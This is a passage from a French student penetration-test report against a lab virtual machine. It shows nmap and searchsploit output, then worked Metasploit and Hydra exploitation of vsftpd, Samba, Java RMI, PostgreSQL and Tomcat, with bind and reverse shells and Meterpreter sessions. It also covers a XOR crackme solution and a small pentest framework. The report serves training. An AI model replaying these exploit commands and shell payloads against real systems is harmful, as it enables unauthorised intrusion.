PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
512/tcp  open  exec
513/tcp  open  login
514/tcp  open  shell
1099/tcp open  rmiregistry
1524/tcp open  ingreslock
2049/tcp open  nfs
2121/tcp open  ccproxy-ftp
3306/tcp open  mysql
5432/tcp open  postgresql
5900/tcp open  vnc
6000/tcp open  X11
6667/tcp open  irc
8009/tcp open  ajp13
8180/tcp open  unknown
MAC Address: 08:00:27:39:1F:8C (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.19 seconds
```

FIGURE 12 – Énumération des partages SMB et détection de l'accès anonyme

6 Vulnerability Analysis

6.1 Méthodologie et Objectifs

L'analyse de vulnérabilités a été menée en s'appuyant strictement sur les informations collectées lors de la phase d'énumération, garantissant ainsi la cohérence et la continuité de la démarche.
L'objectif est de corréler les versions logicielles identifiées (Fingerprinting) avec des bases de données de vulnérabilités publiques (CVE). Cette analyse a été réalisée à l'aide de l'outil **Searchsploit**, qui interroge la base locale d'Exploit-DB.

Les services ont été priorisés selon leur ancienneté et leur criticité apparente :

- **Priorité Haute :** FTP (vsftpd) et SMB (Samba), en raison de l'existence d'exploits permettant l'exécution de code à distance (RCE).
- **Priorité Moyenne :** Le serveur applicatif Tomcat, constituant une surface d'attaque additionnelle.

6.2 Analyse du service FTP (vsftpd 2.3.4)

La recherche d'exploits pour le démon `vsftpd 2.3.4` a révélé une vulnérabilité critique de type "Backdoor Command Execution" (CVE-2011-2523).
Cette faille est historique : cette version spécifique de vsftpd a été compromise à la source par un attaquant, introduisant une porte dérobée qui ouvre un shell root sur le port 6200 si un utilisateur se connecte avec un identifiant se terminant par une séquence de caractères spécifique.

```
eleves@eleves-VBox:~/algo_prog1$ searchsploit vsftpd 2.3.4
---------------------------------------------- ---------------------------
 Exploit Title                                |  Path
---------------------------------------------- ---------------------------
vsftpd 2.3.4 - Backdoor Command Execution     | unix/remote/49757.py
vsftpd 2.3.4 - Backdoor Command Execution (Me | unix/remote/17491.rb
---------------------------------------------- ---------------------------
Shellcodes: No Results
eleves@eleves-VBox:~/algo_prog1$
```

FIGURE 13 – Identification de la backdoor vsftpd 2.3.4 via Searchsploit

6.3 Analyse du service SMB (Samba 3.0.20)

L'analyse du service Samba version `3.0.20-Debian` met en évidence plusieurs vulnérabilités. L'attention s'est portée sur la faille *"Username map script"* .
Cette vulnérabilité permet à un attaquant distant d'exécuter des commandes arbitraires avec les privilèges du super-utilisateur, en manipulant les noms d'utilisateurs lors de l'authentification MS-RPC.

```
eleves@eleves-VBox:~/algo_prog1$ searchsploit samba 3.0.20
---------------------------------------------- ---------------------------
 Exploit Title                                |  Path
---------------------------------------------- ---------------------------
Samba 3.0.10 < 3.3.5 - Format String / Securi | multiple/remote/10095.txt
Samba 3.0.20 < 3.0.25rc3 - 'Username' map scr | unix/remote/16320.rb
Samba < 3.0.20 - Remote Heap Overflow         | linux/remote/7701.txt
Samba < 3.6.2 (x86) - Denial of Service (PoC) | linux_x86/dos/36741.py
---------------------------------------------- ---------------------------
Shellcodes: No Results
```

FIGURE 14 – Recherche d'exploits pour Samba 3.0.20

6.4 Analyse du service Applicatif (Apache Tomcat)

L'analyse a été étendue au service Tomcat écoutant sur le port 8180. La recherche via Searchsploit montre que les branches 3.x, 4.x et ultérieures sont affectées par de nombreuses failles, incluant la divulgation d'informations (*Information Disclosure*) et des mauvaises configurations par défaut.
Bien que moins critique dans l'immédiat qu'un accès root direct, ce service représente une surface d'attaque significative pour l'énumération d'utilisateurs ou le déploiement de fichiers malveillants (WAR files).

```
eleves@eleves-VBox:~/algo_prog1$ searchsploit tomcat
---------------------------------------------- ---------------------------------
 Exploit Title                                |  Path
---------------------------------------------- ---------------------------------
4D WebSTAR 5.3/5.4 Tomcat Plugin - Remote Buf | osx/remote/25626.c
Apache 1.3.x + Tomcat 4.0.x/4.1.x mod_jk - Ch | unix/dos/22068.pl
Apache Commons FileUpload and Apache Tomcat - | multiple/dos/31615.rb
Apache Tomcat (Windows) - 'runtime.getRuntime | windows/local/7264.txt
Apache Tomcat - 'WebDAV' Remote File Disclosu | multiple/remote/4530.pl
Apache Tomcat - Account Scanner / 'PUT' Reque | multiple/remote/18619.txt
Apache Tomcat - AJP 'Ghostcat File Read/Inclu | multiple/webapps/48143.py
Apache Tomcat - AJP 'Ghostcat' File Read/Incl | multiple/webapps/49039.rb
Apache Tomcat - CGIServlet enableCmdLineArgum | windows/remote/47073.rb
Apache Tomcat - Cookie Quote Handling Remote  | multiple/remote/9994.txt
Apache Tomcat - Form Authentication 'Username | multiple/remote/9995.txt
Apache Tomcat - WebDAV SSL Remote File Disclo | linux/remote/4552.pl
Apache Tomcat / Geronimo 1.0 - 'Sample Script | multiple/remote/27095.txt
Apache Tomcat 10.1 - Denial Of Service        | multiple/dos/51262.py
Apache Tomcat 3.0 - Directory Traversal       | windows/remote/20716.txt
Apache Tomcat 3.1 - Path Revealing            | multiple/remote/20131.txt
Apache Tomcat 3.2 - 404 Error Page Cross-Site | multiple/remote/33379.txt
Apache Tomcat 3.2 - Directory Disclosure      | unix/remote/21882.txt
Apache Tomcat 3.2.1 - 404 Error Page Cross-Si | multiple/webapps/10292.txt
Apache Tomcat 3.2.3/3.2.4 - 'RealPath.jsp' In | multiple/remote/21492.txt
Apache Tomcat 3.2.3/3.2.4 - 'Source.jsp' Info | multiple/remote/21490.txt
Apache Tomcat 3.2.3/3.2.4 - Example Files Web | multiple/remote/21491.txt
Apache Tomcat 3.x - Null Byte Directory / Fil | linux/remote/22205.txt
Apache Tomcat 3/4 - 'DefaultServlet' File Dis | unix/remote/21853.txt
Apache Tomcat 3/4 - JSP Engine Denial of Serv | linux/dos/21534.jsp
Apache Tomcat 4.0.3 - Denial of Service 'Devi | windows/webapps/21605.txt
Apache Tomcat 4.0.3 - Requests Containing MS- | multiple/remote/31551.txt
Apache Tomcat 4.0.3 - Servlet Mapping Cross-S | linux/remote/21604.txt
Apache Tomcat 4.0.x - Non-HTTP Request Denial | linux/dos/23245.pl
Apache Tomcat 4.0/4.1 - Servlet Full Path Dis | unix/remote/21412.txt
Apache Tomcat 4.1 - JSP Request Cross-Site Sc | unix/remote/21734.txt
Apache Tomcat 5 - Information Disclosure      | multiple/remote/28254.txt
Apache Tomcat 5.5.0 < 5.5.29 / 6.0.0 < 6.0.26 | multiple/remote/12343.txt
```

FIGURE 15 – Liste des vulnérabilités potentielles pour Apache Tomcat

6.5 Synthèse des vulnérabilités identifiées

Le tableau ci-dessous résume les vecteurs d'attaque retenus pour la phase d'exploitation :

Service	Version	Vulnérabilité	Impact
FTP	vsftpd 2.3.4	Backdoor Command Execution	RCE (Root)
SMB	Samba 3.0.20	Username Map Script	RCE (Root)
HTTP	Tomcat	Default Creds / Info Disclosure	Accès App

TABLE 1 – Matrice des vulnérabilités sélectionnées

7 Gaining Access

Cette phase d'exploitation vise à transformer les vulnérabilités identifiées précédemment en accès effectifs au système cible. Nous avons retenu deux vecteurs d'attaque sur le service FTP : l'exploitation d'une porte dérobée (Backdoor) et une attaque par force brute.

7.1 Exploiting FTP

7.1.1 Méthode 1 : Exploitation de la Backdoor vsftpd (CVE-2011-2523)

L'analyse de version a révélé la présence de `vsftpd 2.3.4`. Cette version spécifique est compromise par une backdoor permettant l'exécution de commandes arbitraires.

Procédure d'exploitation : L'attaque se déroule en deux temps via le protocole Telnet :

1. **Le déclencheur :** Une connexion initiale est établie sur le port 21. L'envoi de la chaîne `user:)` dans le champ d'authentification active le code malveillant du serveur.
2. **L'accès :** Le serveur ouvre alors un shell root sur le port TCP 6200, auquel nous nous connectons immédiatement.

Le terminal de gauche illustre l'étape de déclenchement.
Une fois la connexion établie sur le port 6200, nous obtenons un accès direct au système. La commande `id` exécutée ci-dessous confirme l'obtention des privilèges **root** (uid=0), nous donnant le contrôle de la machine.




FIGURE 16 – Validation de l'accès Root sur le port 6200

7.1.2 Méthode 2 : Attaque par Force Brute avec Hydra

Objectif et Outil Cette seconde méthode vise à éprouver la robustesse du mécanisme d'authentification du service FTP via une attaque par force brute. Contrairement à l'exploitation de vulnérabilité logicielle (Backdoor), cette technique teste des combinaisons de noms d'utilisateurs et de mots de passe pour identifier des identifiants faibles ou laissés par défaut.

Préparation des listes Pour optimiser l'attaque et simuler un scénario réaliste, nous avons constitué deux listes restreintes dans un répertoire dédié `FTP_hack`, basées sur des comptes communs et des informations potentielles découvertes lors de l'énumération.

- **Fichier `usernames.txt` :** Contient les identifiants potentiels (`admin`, `root`, `raphael`, `user`).
- **Fichier `passwords.txt` :** Contient les mots de passe à tester (`admin`, `root`, `raphael`, `123 admin`, `changeme`, `user`).

Exécution de l'attaque La commande suivante a été exécutée pour confronter ces listes au service FTP du serveur VISMIN (`192.168.56.101`) :

```
hydra -L FTP_hack/usernames.txt -P FTP_hack/passwords.txt
                    192.168.56.101 ftp -V
```

Résultats L'attaque a abouti positivement en identifiant une paire d'identifiants valides parmi les combinaisons testées.

- **Identifiant trouvé :** `user`
- **Mot de passe :** `user`

Comme l'illustre la capture d'écran ci-dessous, l'outil signale le succès de l'authentification, nous offrant un second vecteur d'accès au système de fichiers.




FIGURE 17 – Succès de l'attaque Hydra

7.2 Exploiting SSH

7.2.1 SSH Attack Method 2 : Brute Force with Metasploit

Configuration de l'Attaque Nous utilisons le module auxiliaire `scanner/ssh/ssh_login`. Contrairement à une simple tentative de connexion, ce module tente non seulement de valider les identifiants, mais également d'ouvrir une session active sur la cible.

La configuration des paramètres a été réalisée comme suit, en prenant soin d'utiliser des chemins absolus pour les dictionnaires afin d'éviter toute erreur de lecture de fichier :

```
msf auxiliary(scanner/ssh/ssh_login) > setg RHOSTS 192.168.56.101
RHOSTS => 192.168.56.101
msf auxiliary(scanner/ssh/ssh_login) > set PASS_FILE /home/eleves/SRIE/FTP_hack/passwords.txt
PASS_FILE => /home/eleves/SRIE/FTP_hack/passwords.txt
msf auxiliary(scanner/ssh/ssh_login) > set USER_FILE /home/eleves/SRIE/FTP_hack/usernames.txt
USER_FILE => /home/eleves/SRIE/FTP_hack/usernames.txt
```

FIGURE 18 – Configuration du module SSH Login sous Metasploit

Exécution et Résultats L'attaque est lancée via la commande `exploit`. Le module itère sur les combinaisons d'utilisateurs et de mots de passe.

```
[+] 192.168.56.101:22 - Success: 'user:user' 'uid=1001(user) gid=1001(user) groups=1001(user) Linux is
min_vulnerable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux '
[*] SSH session 1 opened (192.168.56.102:41303 -> 192.168.56.101:22) at 2026-01-11 13:06:06 +0100
```

FIGURE 19 – Obtention d'un succès

Metasploit a correctement identifié la paire d'identifiants valides (`user:user`) et a établi une session shell (Session 1).

7.3 Service SMB (Samba)

7.3.1 Analyse de la Vulnérabilité (CVE-2007-2447)

L'énumération précédente des services a identifié une version obsolète de Samba (probablement 3.0.20). Cette version est affectée par une vulnérabilité critique de type *Remote Command Execution* (RCE), connue sous le nom de "Username Map Script".

7.3.2 Exploitation via Metasploit

Nous utilisons le module `exploit/multi/samba/usermap_script`.

Configuration du Payload : Contrairement aux attaques précédentes où la cible se connecte à l'attaquant pour contourner les pare-feux, nous avons ici configuré un payload **Bind Shell** (`cmd/unix/bind_netcat`). Concrètement, l'attaque va forcer la cible à ouvrir un port d'écoute (4444) et à y attacher un shell Netcat. Notre machine attaquante s'y connectera ensuite directement.

7.3.3 Validation de l'Accès Root

L'exécution de l'exploit est instantanée. Une session de commande est ouverte ("Command shell session 1").

```
msf exploit(multi/samba/usermap_script) > exploit
[*] Started bind TCP handler against 192.168.56.101:4444
[*] Command shell session 1 opened (192.168.56.102:41499 -> 192.168.56.101:4444) at 2026-01-11 13:25:4
5 +0100
```

FIGURE 21 – Preuve de la compromission via Samba

```
msf > use exploit/multi/samba/usermap_script
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf exploit(multi/samba/usermap_script) > setg RHOSTS 192.168.56.101
RHOSTS => 192.168.56.101
msf exploit(multi/samba/usermap_script) > set payload cmd/unix/bind_netcat
payload => cmd/unix/bind_netcat
msf exploit(multi/samba/usermap_script) > setg LHOST 192.168.56.102
LHOST => 192.168.56.102
msf exploit(multi/samba/usermap_script) > set LPORT 4444
LPORT => 4444
msf exploit(multi/samba/usermap_script) > exploit
```

FIGURE 20 – Configuration et lancement de l'attaque

Cette vulnérabilité est particulièrement critique car elle ne nécessite aucune authentification préalable valide.

7.4 Service Java RMI (Port 1099)

7.4.1 Analyse du Service

La *Java Remote Method Invocation* (RMI) permet aux applications Java d'invoquer des méthodes à travers un réseau comme s'il s'agissait d'objets locaux. Bien que ce mécanisme soit essentiel pour le fonctionnement des systèmes distribués, des points de terminaison (endpoints) RMI non sécurisés exposent le système à des risques critiques. En effet, une configuration vulnérable peut être exploitée pour exécuter du code arbitraire sur la machine cible. Cette section démontre la méthodologie pour exploiter un service Java RMI vulnérable à l'aide du framework Metasploit.

7.4.2 Exploitation via Metasploit

On a utilisé le module `exploit/multi/misc/java_rmi_server`.

```
msf > use exploit/multi/misc/java_rmi_server
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf exploit(multi/misc/java_rmi_server) > set RHOSTS 192.168.56.101
RHOSTS => 192.168.56.101
msf exploit(multi/misc/java_rmi_server) > exploit
```

FIGURE 22 – Exploitation Java RMI

7.4.3 Résultats

L'exploitation est un succès total. Une session *Meterpreter* a été ouverte. Ce type de shell avancé nous permet d'exécuter des appels système complexes sans toucher au disque dur de la cible.
Comme le montre la capture ci-dessous, la commande `sysinfo` confirme la version du noyau Linux, et `getuid` indique que le processus Java compromis s'exécute avec les privilèges **root**, nous donnant le contrôle total du serveur.

```
msf exploit(multi/misc/java_rmi_server) > exploit
[*] Started reverse TCP handler on 192.168.56.102:4444
[*] 192.168.56.101:1099 - Using URL: http://192.168.56.102:8080/4byZqBD
[*] 192.168.56.101:1099 - Server started.
[*] 192.168.56.101:1099 - Sending RMI Header...
[*] 192.168.56.101:1099 - Sending RMI Call...
[*] 192.168.56.101:1099 - Replied to request for payload JAR
[*] Sending stage (58073 bytes) to 192.168.56.101
[*] Meterpreter session 1 opened (192.168.56.102:4444 -> 192.168.56.101:57042) at 2026-01-11 15:23:31
+0100
```

FIGURE 23 – Session Meterpreter établie via Java RMI

7.5 Bindshell (Port 1524)

Un bindshell est un type de remote shell où la cible ouvre un port d'écoute et attend une connection de l'attaquant, une fois connecté l'attaquant gagne le controle de la machine.
Pour ouvrir le port d'écoute il suffit juste d'utiliser la commande suivante :

```
eleves@eleves-VBox:~/SRIE/FTP_hack$ nc 192.168.56.101 1524
root@ismin_vulnerable:/# ls
```

FIGURE 24 – Commande utilisé pour le Bindshell

7.6 PostgreSQL

L'objectif est de se connecter à un serveur PostgreSQL. On prend cela pour cible car les serveurs Postgre SQL mal sécurisés :

- Acceptent des identifiants faibles ou par défaut.
- Autorisent un accès super-utilisateur à la base de données, permettant l'exécution de commandes système (OS).
- Fonctionnent sur des versions obsolètes vulnérables à des exploits connus.

```
msf > use exploit/linux/postgres/postgres_payload
[*] Using configured payload linux/x86/meterpreter/reverse_tcp
[*] New in Metasploit 6.4 - This module can target a SESSION or an RHOST
msf exploit(linux/postgres/postgres_payload) > set RHOSTS 192.168.56.101
RHOSTS => 192.168.56.101
msf exploit(linux/postgres/postgres_payload) > set LHOST 192.168.56.102
LHOST => 192.168.56.102
msf exploit(linux/postgres/postgres_payload) > exploit
[*] Started reverse TCP handler on 192.168.56.102:4444
[*] 192.168.56.101:5432 - PostgreSQL 8.3.1 on i486-pc-linux-gnu, compiled by GCC cc (GCC) 4.2.3 (Ubuntu 4.2.3-2ubuntu4)
[*] Uploaded as /tmp/uUhPSnkl.so, should be cleaned up automatically
[*] Sending stage (1062760 bytes) to 192.168.56.101
[*] Meterpreter session 1 opened (192.168.56.102:4444 -> 192.168.56.101:59935) at 2026-01-11 16:07:41 +0100
```

FIGURE 25 – Configuration pour la connexion

7.7 Apache Tomcat (Port 8180)

7.7.1 Analyse de la surface d'attaque

L'analyse des ports ouverts a mis en évidence un serveur Apache Tomcat écoutant sur le port 8180.

Ce service représente un vecteur d'attaque critique car il expose l'interface de gestion manager web . Cette console permet aux administrateurs de déployer des applications. Par conséquent, tout accès authentifié à cette interface offre à un attaquant la possibilité d'éxecuter du code à distance.

7.7.2 Phase 1 : Compromission des identifiants

L'accès au gestionnaire étant protégé par une authentification HTTP Basic, nous avons opté pour une attaque par Brute-Force ciblée afin d'identifier des crédentiels faibles ou par défaut.

```
msf auxiliary(scanner/http/tomcat_mgr_login) > set RHOSTS 192.168.56.101
RHOSTS => 192.168.56.101
msf auxiliary(scanner/http/tomcat_mgr_login) > set RPORT 8180
RPORT => 8180
msf auxiliary(scanner/http/tomcat_mgr_login) > set USER_FILE usernames.txt
USER_FILE => usernames.txt
msf auxiliary(scanner/http/tomcat_mgr_login) > set PASS_FILE passwords.txt
PASS_FILE => passwords.txt
msf auxiliary(scanner/http/tomcat_mgr_login) > exploit
```

FIGURE 26 – Configuration du scanner Tomcat (Port 8180)

Résultat de l'énumération : L'attaque a rapidement identifié une paire d'identifiants valides. La capture suivante montre que le compte `tomcat` avec le mot de passe `tomcat` a été découvert avec succès.

```
[+] 192.168.56.101:8180 - Login Successful: tomcat:tomcat
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

FIGURE 27 – Succès du Bruteforce : Identifiants trouvés

7.7.3 Phase 2 : Exploitation

On s'est connecté avec les identifiants trouvés et on peut maintenant envoyer des fichiers malveillants.

```
msf exploit(multi/http/tomcat_mgr_upload) > set RHOST 192.168.56.101
RHOST => 192.168.56.101
msf exploit(multi/http/tomcat_mgr_upload) > set RPORT 8180
RPORT => 8180
msf exploit(multi/http/tomcat_mgr_upload) > set HttpUsername tomcat
HttpUsername => tomcat
msf exploit(multi/http/tomcat_mgr_upload) > set HttpPassword tomcat
HttpPassword => tomcat
msf exploit(multi/http/tomcat_mgr_upload) > set LHOST 192.168.56.102
LHOST => 192.168.56.102
msf exploit(multi/http/tomcat_mgr_upload) > exploit
[*] Started reverse TCP handler on 192.168.56.102:4444
[*] Retrieving session ID and CSRF token...
[*] Uploading and deploying 0etPV...
[*] Executing 0etPV...
[*] Undeploying 0etPV ...
[*] Undeployed at /manager/html/undeploy
[*] Sending stage (58073 bytes) to 192.168.56.101
[*] Meterpreter session 1 opened (192.168.56.102:4444 -> 192.168.56.101:56519) at 2026-0
1-11 17:01:59 +0100
```

FIGURE 28 – Obtention de la session Meterpreter via upload WAR

8 Challenge de Reverse Engineering

8.1 Phase 1 : Reconnaissance et Analyse Statique

L'objectif de cette phase est de comprendre le fonctionnement interne du binaire fourni (nommé `challenge`) sans avoir accès à son code source, comparable à l'analyse d'un "cadenas électronique" dont on chercherait la combinaison.

Identification du binaire : L'importation dans **Ghidra** nous confirme les propriétés du fichier :

- **Format :** ELF 64-bit LSB (Little Endian).
- **Architecture :** x86-64.
- **OS Cible :** GNU/Linux.

Le binaire n'étant pas "stripped", les symboles sont présents, ce qui nous a permis de localiser immédiatement le point d'entrée standard `main` à l'adresse `004011d6`.

8.2 Analyse Comportementale et Gestion des Entrées

L'analyse du graphe d'appel et du code décompilé révèle que le programme implémente un serveur TCP simple.

Logique Réseau : Le programme suit la séquence d'appels systèmes classique :

1. `socket(AF_INET, SOCK_STREAM, 0)` : Création du socket.
2. `bind()` & `listen()` : Mise en écoute sur le port TCP **9999**.
3. `accept()` : Attente d'une connexion cliente.

Traitement de l'entrée : Une fois la connexion établie, le serveur lit les données envoyées par le client via l'instruction `read`.

- Les données sont stockées dans un tampon (`local_a8`) de 136 octets.
- Une routine de nettoyage (`strip_newlines`) est appelée pour retirer les potentiels retours à la ligne (`\n` ou `\r`) qui pourraient fausser la comparaison.

8.3 Reverse Engineering de la Protection (RE5)

Le cœur de la sécurité du programme réside dans la validation du mot de passe. En lisant la mémoire on découvre une variable globale nommée `enc_key` contenant des octets non lisibles.

```
                                    enc_key

00404088  55                          undefined1      55h

                                    DAT_00404089
00404089  39                          undefined1      39h
0040408a  3f                          ??              3Fh   ?
0040408b  2c                          ??              2Ch   ,
0040408c  32                          ??              32h   2
0040408d  39                          ??              39h   9
0040408e  3d                          ??              3Dh   =
0040408f  20                          ??              20h
00404090  39                          ??              39h   9
00404091  30                          ??              30h   0
00404092  20                          ??              20h
00404093  32                          ??              32h   2
00404094  3f                          ??              3Fh   ?
00404095  25                          ??              25h   %

                                    DAT_00404096
00404096  00                          ??              00h
                                    //
```

FIGURE 29 – Contenu de enc_key en mémoire (Octets obfusqués)

L'algorithme de validation reconstruit est le suivant :

1. Déchiffrement à la volée : Une boucle parcourt enc_key et applique une opération XOR avec la clé statique `0x5A` sur chaque octet.
2. Comparaison : Le résultat est comparé à l'entrée utilisateur via `strncmp`.

```
74  } while (pcVar4 != local_a8);
75  pbVar5 = &enc_key;
76  do {
77    *pbVar5 = *pbVar5 ^ 0x5a;
78  _pbVar5 = pbVar5 + 1;
```

FIGURE 30 – Boucle de déchiffrement XOR (Code décompilé Ghidra)

Détail technique critique : L'analyse fine du code montre que la comparaison s'effectue sur `len - 1` octets.

```
1 // Pseudo-code reconstruit
2 len = strlen(decoded_key);
3 if (strncmp(input, decoded_key, len - 1) == 0) {
4     write(client, "Correct!...", ...);
5 }
```

Cela signifie que le tout dernier octet de la clé déchiffrée est ignoré lors de la validation.

8.4 Exploitation et Résolution (RE6)

Nous avons calculé le mot de passe valide en simulant l'opération XOR inverse ($A \oplus B = C \Rightarrow C \oplus B = A$).

Reconstruction du secret :

— Octet 1 : `0x55` $\oplus$ `0x5A` $=$ `0x0F`
— Octet 2 : `0x39` $\oplus$ `0x5A` $=$ `0x63`
— Octet 3 : `0x3F` $\oplus$ `0x5A` $=$ `0x65`
— ...

La chaîne complète obtenue est : `\x0fcevhcgzcjzhe\x7f`. Cependant, en raison de la contrainte `len - 1` identifiée précédemment, le dernier octet (`\x7f`) n'est pas nécessaire.

Le payload final est donc : `\x0fcevhcgzcjzhe`.

Nous avons injecté ce payload vers le serveur local en utilisant `printf` pour gérer le premier octet non-imprimable.

```
eleves@eleves-VBox:~$ printf "\x0fcevhcgzcjzhe" | nc localhost 9999
Correct! Here's your flag: ISMIN_FLAGeleves@eleves-VBox:~$
```

FIGURE 31 – Validation : Envoi du mot de passe et obtention du flag

L'obtention du message "Correct !" et du drapeau confirme la réussite de l'analyse.

9 Framework de Pentest

En complément des actions manuelles décrites dans ce rapport, nous avons développé un **framework Python en ligne de commande** afin de **standardiser** les phases du test d'intrusion et de **centraliser les sorties** (preuves, logs, résultats) pour faciliter la rédaction et la traçabilité.

9.1 Phases couvertes et outils intégrés

Le framework couvre les phases suivantes :

- **Reconnaissance :** `whois`, `dig/nslookup`, `curl -I`
- **Scanning :** `nmap -sn` (découverte), `nmap -sS -top-ports 1000` (ports), `nmap -O` (OS)
- **Énumération :** `nmap -sV` (versions / fingerprinting)
- **Analyse de vulnérabilités :** `searchsploit` (corrélation versions → exploits)
- **Gaining Access :** banner grabbing FTP via `nc`, scripts NSE SMB type `smb-enum`




FIGURE 32 – Menu du Framework

9.2 Structure logicielle et configuration

L'architecture est volontairement modulaire afin de séparer les responsabilités par phase :

```
pentest_framework_py/
├── main.py
├── requirements.txt
├── README.md
└── pentest_framework/
    ├── __init__.py
    ├── __main__.py
    ├── app.py
    ├── config.py
    ├── utils.py
    ├── recon/
    │   ├── __init__.py
    │   └── recon.py
    ├── scanning/
    │   ├── __init__.py
    │   └── scanning.py
    ├── enumeration/
    │   ├── __init__.py
    │   └── enumeration.py
    ├── vuln_analysis/
    │   ├── __init__.py
    │   └── vuln_analysis.py
    └── gaining_access/
        ├── __init__.py
        └── gaining_access.py
```

FIGURE 33 – Arborescence du Framework

- un point d'entrée (`main.py`) et un menu (`app.py`)
- des modules dédiés (`recon/`, `scanning/`, `enumeration/`, `vuln_analysis/`, `gaining_access/`)
- des utilitaires communs (`utils.py`) et une configuration (`config.py`)

La cible est définie via un fichier utilisateur `~/.pentest_framework/config.json` (ex : `target_ip`, `network_cidr`, `domain` optionnel), ce qui évite les erreurs de saisie et permet de rejouer les actions sur le même périmètre.

9.3 Gestion des preuves et des sorties

Chaque exécution crée un répertoire horodaté :

`outputs/YYYY-MM-DD_HHMMSS/`

Il contient les sorties brutes des outils (Nmap, Searchsploit, etc.). Cette organisation permet :

- de **lier facilement** une capture/commande à une section du rapport,
- de **conserver l'historique** en cas de modification de paramètres,
- d'éviter les pertes de preuves lors des itérations.

```
1) Host discovery (nmap -sn <network>)
2) Port scan (nmap -sS --top-ports 1000 --open <target>)
3) OS detection (nmap -O <target>)
h) Help
b) Back
> 2
[+] Port scan done. See scanning.log.

Press Enter to continue...
==============
== Scanning ==
==============
1) Host discovery (nmap -sn <network>)
2) Port scan (nmap -sS --top-ports 1000 --open <target>)
3) OS detection (nmap -O <target>)
h) Help
b) Back
> 3
[+] OS detection done. See scanning.log.

Press Enter to continue...
```

FIGURE 34 – Exemple de Scanning

```
$ nmap -sS --top-ports 1000 --open 192.168.56.101
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-01-11 10:03 CET
Nmap done: 1 IP address (1 host up) scanned in 4.93 seconds

$ nmap -O 192.168.56.101
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-01-11 10:03 CET
Stats: 0:00:15 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 47.55% done; ETC: 10:04 (0:00:17 remaining)
Stats: 0:00:15 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 47.60% done; ETC: 10:04 (0:00:17 remaining)
```

FIGURE 35 – Exemple de Log

9.4 Contraintes et limites

Le framework reste volontairement simple :

- **Parsing minimal** (priorité aux sorties brutes pour la preuve).
- Pas d'export automatique de rapport (amélioration possible : export `JSON`/`PDF`).
- Certains scans nécessitent **sudo** (ex : SYN scan), d'où un mode de lancement administrateur.